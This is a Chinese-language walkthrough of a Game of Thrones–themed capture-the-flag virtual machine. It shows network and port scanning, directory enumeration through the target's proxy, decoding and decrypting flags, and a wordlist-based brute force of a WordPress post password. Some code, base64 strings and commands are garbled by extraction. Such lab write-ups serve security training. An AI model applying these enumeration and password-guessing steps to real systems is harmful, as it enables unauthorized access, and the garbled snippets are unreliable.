

这个靶机的主题是:权利的游戏

共有7个标志，格式如下：Country_name flag：[md5 hash]。



IP发现:


```
root@kali ~# netdiscover
Currently scanning: 192.168.247.0/16 | Screen View: Unique Hosts
75 Captured ARP Req/Rep packets, from 5 hosts. Total size: 4500

-----
IP            At MAC Address      Count  Len  MAC Vendor / Hostname
-----
192.168.2.1   00:50:56:c0:00:08   60     3600 VMware, Inc.
192.168.2.2   00:50:56:ec:67:db    5       300 VMware, Inc.
192.168.2.147 00:0c:29:96:77:fd    5       300 VMware, Inc.
192.168.2.254 00:50:56:e8:c7:2d    2       120 VMware, Inc.
0.0.0.0       00:0c:29:96:77:fd    3       180 VMware, Inc.
```

端口探测：简单看了一下服务端口，开启的端口还不少

```
root@kali ~  
nmap 192.168.2.147  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2018-06-15 19:35 CST  
Nmap scan report for 192.168.2.147  
Host is up (0.00055s latency).  
Not shown: 957 closed ports  
PORT      STATE SERVICE  
1/tcp     open  tcpmux  
22/tcp    open  ssh  
80/tcp     open  http  
81/tcp     open  hosts2-ns  
808/tcp    open  ccproxy-http  
1024/tcp   open  kdm  
1025/tcp   open  NFS-or-IIS  
1026/tcp   open  LSA-or-nterm  
1027/tcp   open  IIS  
1028/tcp   open  unknown  
1029/tcp   open  ms-lsa  
1030/tcp   open  iad1  
1031/tcp   open  iad2  
1032/tcp   open  iad3  
1033/tcp   open  netinfo  
1034/tcp   open  zincite-a  
1035/tcp   open  multidropper  
1036/tcp   open  nsstp  
1037/tcp   open  ams  
1038/tcp   open  mtqp  
1039/tcp   open  sbl
```

先看web服务，firebug查看网络响应头，发现第一个flag



响应头信息	原始头信息
Accept-Ranges	bytes
Connection	Keep-Alive
Content-Language	en
Content-Type	text/html; charset=utf-8
Date	Fri, 15 Jun 2018 03:52:06 GMT
Keep-Alive	timeout=5, max=100
Server	Apache
Transfer-Encoding	chunked
Vary	accept-language, accept-charset
X-XSS-Protection	0;1vYXRpYSBGbGFuOiAwYzMyNjc4NDIxNDM5OGF1Yjc1MDQ0ZTljZDRjMGVlYg==
请求头信息	原始头信息
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding	gzip, deflate
Accept-Language	zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Connection	keep-alive
Host	192.168.2.147
Referer	http://192.168.2.147/
User-Agent	Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0

1 在X-XSS-保护头部似乎包含一个Base64字符串

2 Q3JvYXRpYSBGbGFuOiAwYzMyNjc4NDIx

3 NDM5OGF1Yjc1MDQ0ZTljZDRjMGVlYg ==

4 解码这个字符串产生

```
root@kali ~
➤ echo Q3JvYXRpYSBGbGFuOiAwYzMyNjc4NDIxNDM5OGF1Yjc1MDQ0ZTljZDRjMGVlYg== | base64 -d
Croatia Flag: 0c326784214398aeb75044e9cd4c0ebb
root@kali ~
➤
```



Croatia Flag: 0c326784214398aeb75044e9cd4c0ebb

Web再没发现什么，现在去看一下ssh

果然root用户里有东西，看到一条龙，下面看到一堆字母，估计是AES ECB加密

wDOW0gW/QssEtq5Y3nHX4XIbH/Dnz27qHFhHVpMuIJSyDCvex++Y

Cd42tx7HKGgB



解密

https://www.tools4noobs.com/online_tools/decrypt/

https://aesencryption.net/

[AES encryption](#) [PHP](#) [Java](#) [Generate Random Color](#) [Loop YouTube videos](#) [Search on Instagram by location](#)

AES encryption

Encrypt and decrypt text with AES algorithm

wDOW0gW / QssEtp5Y3nHX4Xl6H / Dnz27qHFhHVpMUL8yDCvex ++ YC642tx7HKGgB

xxxxx0000000xxxxxx

128 Bit

FORTNITE

ニンテントーえしおやでダウンロード

基本プレイ無料

Donate

Encrypt Decrypt

Tools4noobs [Home](#) [Summarize](#) [Picasa Slideshow](#) [Online tools](#) [Online PHP Functions](#) [Contact](#) [About](#)

[Home](#) / [Online tools](#) / [Decrypt tool](#)

Encrypts a string using various algorithms (e.g. Blowfish, DES, TripleDES, Enigma). This tool uses the `mdecrypt_encrypt()` function in PHP, so for more infos about the parameters used check [the manual](#).

You might also like the [online encrypt tool](#).

Key: xxxxx0000000xxxxxx

wDOW0gW / QssEtp5Y3nHX4Xl6H / Dnz27qHFhHVpMUL8yDCvex ++ YC642tx7HKGgB

Algorithm: Rijndael-128 Mode: ECB (if you don't know what mode means, [click here](#) or don't worry about it)

☒ Decode the input using Base64

Decrypt this!

Result (decrypted with rijndael-128):
Italy Flag: 0047449b33fbae830d833721edaef6f1

Supported algorithms

Algorithms supported: Cast-128, Gost, Rijndael-128, Twofish, Anclour, Cast-256, Lok167, Rijndael-192, Sailerplus, Wake, Blowfish-compat, Des, Rijndael-256, Sequant, Xtea, Blowfish, Enigma, Rc2, TripleDES.

Modes supported: CBC, CFB, CTR, ECB, NCFS, NCFB, CFB.

Rate

拿到了第二个flag:

Italy Flag: 0047449b33fbae830d833721edaef6f1

1032/tcp	open	iad3?	
1033/tcp	open	netinfo?	ghostforce
1034/tcp	open	zincite-a?	42.33
1035/tcp	open	multidropper?	
1036/tcp	open	nsstp?	
1037/tcp	open	ams?	calypso
1038/tcp	open	mtqp?	by the
1039/tcp	open	sbl?	moon
1040/tcp	open	netsaint?	
1041/tcp	open	danf-ak2?	
1042/tcp	open	afrog?	
1043/tcp	open	boinc?	TAR
1044/tcp	open	dcutility?	redomance
1045/tcp	open	fpitp?	root
1046/tcp	open	wfremotertm?	
1047/tcp	open	neod1?	profespe
1048/tcp	open	neod2?	
1049/tcp	open	td-postman?	redomance
1050/tcp	open	java-or-OTGfileshare?	root
1051/tcp	open	optima-vnet?	
1052/tcp	open	ddt?	
3129/tcp	open	http-proxy	Squid http proxy 3.5.22
3306/tcp	open	mysql	MariaDB (unauthorized)
4444/tcp	open	telnet	Xylan PizzaSwitch telnetd 3qLT
8100/tcp	open	smtp	OpenSMTPD
8101/tcp	open	smtp	Hotmail Popper hotmail to smtp gateway
8102/tcp	open	kz-migr?	
8103/tcp	open	unknown	

连接设置

配置访问国际互联网的代理

☐ 不使用代理(Y)
☐ 自动检测此网络的代理设置(W)
☐ 使用系统代理设置(U)
☒ 手动配置代理：(M)

HTTP 代理：(X) 192.168.2.147 端口：(P) 3129

☐ 为所有协议使用相同代理(S)

SSL 代理： 端口：(Q) 0

FTP 代理： 端口：(R) 0

SOCKS 主机： 端口：(T) 0

☐ SOCKS v4
☒ SOCKS v5
☐ 远程 DNS

不使用代理：(N)

例如：.mozilla.org, .net.nz, 192.168.1.0/24

☐ 自动代理配置 (PAC)：

重新载入(E)


☐ 如果密码已保存，不提示身份验证(I)

确定

取消

帮助(H)

发现3129端口开了代理服务器，挂上代理，打开页面如下



看了下源代码和http响应都没发现有用信息

用dirb通过代理端口扫描目录

```
dirb http://192.168.2.147 -R -p 192.168.2.147:3129
```

```
root@kali ~# dirb http://192.168.2.147 -R -p 192.168.2.147:3129

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Fri Jun 15 21:04:42 2018
URL BASE: http://192.168.2.147/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
PROXY: 192.168.2.147:3129
OPTION: Interactive Recursion

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.147/ ----
==> DIRECTORY: http://192.168.2.147/blog/
+ http://192.168.2.147/index.html (CODE:200|SIZE:3181)

---- Entering directory: http://192.168.2.147/blog/ ----
(?) Do you want to scan this directory (y/n)? y
--> Testing: http://192.168.2.147/blog/_temp
+ http://192.168.2.147/blog/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/
==> DIRECTORY: http://192.168.2.147/blog/wp-content/
==> DIRECTORY: http://192.168.2.147/blog/wp-includes/
```



```
---- Entering directory: http://192.168.2.147/blog/ ----
(?) Do you want to scan this directory (y/n)? y
--> Testing: http://192.168.2.147/blog/_temp
+ http://192.168.2.147/blog/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/
==> DIRECTORY: http://192.168.2.147/blog/wp-content/
==> DIRECTORY: http://192.168.2.147/blog/wp-includes/
+ http://192.168.2.147/blog/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://192.168.2.147/blog/wp-admin/ ----
(?) Do you want to scan this directory (y/n)? y
--> Testing: http://192.168.2.147/blog/wp-admin/_mygallery
+ http://192.168.2.147/blog/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/css/
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/images/
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/includes/
+ http://192.168.2.147/blog/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/js/
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/maint/
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/network/
==> DIRECTORY: http://192.168.2.147/blog/wp-admin/user/

---- Entering directory: http://192.168.2.147/blog/wp-content/ ----
(?) Do you want to scan this directory (y/n)? y
--> Testing: http://192.168.2.147/blog/wp-content/_database
+ http://192.168.2.147/blog/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.2.147/blog/wp-content/plugins/
==> DIRECTORY: http://192.168.2.147/blog/wp-content/themes/
==> DIRECTORY: http://192.168.2.147/blog/wp-content/upgrade/
```

发现blog路径，网站有wordpress服务


继续通过代理访问网站



页面给了提示有一个message，看看hodor路径，果然有一个文件




Hodor has a [message](#) for you!



下载下来分析一波，解压后打开发现base64加密信息



Hodor has a [message](#) for you!



UG9ydHVnYWwgRmxhZzogYTl2NjNiMjMwNDVhZTU2Yzd1OTZhNDA2NDI5ZjczM2Y=

解密后拿到第三个flag

```
root@kali:~# echo UG9ydHVnYWwGRmxhZzZogYTl2NjNiMjMwNDVkdZTU2YzdlOTZhNDA2NDI5ZjczM2Y= | base64 -d
Portugal Flag: a2663b23045de56c7e96a406429f733fbase64: 输入无效
root@kali:~# echo UG9ydHVnYWwGRmxhZzZogYTl2NjNiMjMwNDVkdZTU2YzdlOTZhNDA2NDI5ZjczM2Y= | base64 -d
Portugal Flag: a2663b23045de56c7e96a406429f733f#
```

Portugal Flag: a2663b23045de56c7e96a406429f733f

在页面底部有一个secret chapter

需要密码才能登录，需要收集密码，必须通过代理端口

```
1 cewl --proxy_host 192.168.2.147 --proxy_port
  3129 http://192.168.2.147/blog/ > words.lst
```

```
root@kali:~# cewl --proxy_host 192.168.2.147 --proxy_port 3129 http://192.168.2.147/blog/ > words.lst
root@kali:~#
```

很快就根据网页生成了一个密码字典

```
[Kewl. 5.3 (Heading Upwards) Robin Wood (robin@digl.ninja) (https://digl.ninja/)]
the
you
You
and
your
for
have
The
that
are
not
them
And
will
was
him
They
what
they
this
with
one
don
know
want
all
his
can
```

用patator爆破没成功，burp也报不出来，主要是配置出现了问题

只能自己写脚本了

```
1 require "net/http"
2 require "uri"
3 require "base64"
4
5 target_url = URI.parse(ARGV[0])
6 fuzzfile = ARGV[1]
7 blogpage = "http://192.168.2.147/blog/wp-
  login.php?action=postpass"
8
9 ENV['http_proxy'] =
  'http://192.168.2.147:3129'
10
```



```
11 counter = 0
```

```
root@kali ~# patator http fuzz http proxy = 192.168.2.147:3129 url = ' http : //192.168.2.147/blog/wp-login.php ?action=postpass' method = POST header = 'Referer : http://192.168.2.147/blog/index.php/the-secret-chapter / ' body = 'post_password = FILE0&Submit = Enter'0 = words.lst -x ignore: fgrep = 'post-password-form-follow = 1 accept cookie = 1
```

```
root@kali ~# ruby wordpress.rb http://192.168.2.147/blog/wp-login.php?action=postpass '/root/words.lst'
1 - Size: 0 Fuzz value: CeWL 5.3 (Heading Upwards) Robin Wood (robin@diginiinja) (https://diginiinja/)
2 - Size: 0 Fuzz value: the
3 - Size: 0 Fuzz value: you
4 - Size: 0 Fuzz value: You
5 - Size: 0 Fuzz value: and
6 - Size: 0 Fuzz value: your
7 - Size: 0 Fuzz value: for
8 - Size: 0 Fuzz value: have
9 - Size: 0 Fuzz value: The
10 - Size: 0 Fuzz value: that
11 - Size: 0 Fuzz value: are
12 - Size: 0 Fuzz value: not
13 - Size: 0 Fuzz value: them
14 - Size: 0 Fuzz value: And
15 - Size: 0 Fuzz value: will
16 - Size: 0 Fuzz value: was
17 - Size: 0 Fuzz value: him
18 - Size: 0 Fuzz value: They
19 - Size: 0 Fuzz value: what
20 - Size: 0 Fuzz value: they
21 - Size: 0 Fuzz value: this
22 - Size: 0 Fuzz value: with
23 - Size: 0 Fuzz value: one
24 - Size: 0 Fuzz value: don
25 - Size: 0 Fuzz value: know
26 - Size: 0 Fuzz value: want
27 - Size: 0 Fuzz value: all
```


最后跑出来密码：Westerosi

```
2706 - Size: 10823 Fuzz value: affliction
2707 - Size: 10823 Fuzz value: hours
2708 - Size: 10823 Fuzz value: Loyalty
2709 - Size: 10823 Fuzz value: questions
2710 - Size: 10823 Fuzz value: watched
2711 - Size: 10823 Fuzz value: nearly
2712 - Size: 10823 Fuzz value: wood
2713 - Size: 10823 Fuzz value: Amory
2714 - Size: 10823 Fuzz value: Lorch
2715 - Size: 10823 Fuzz value: Guard
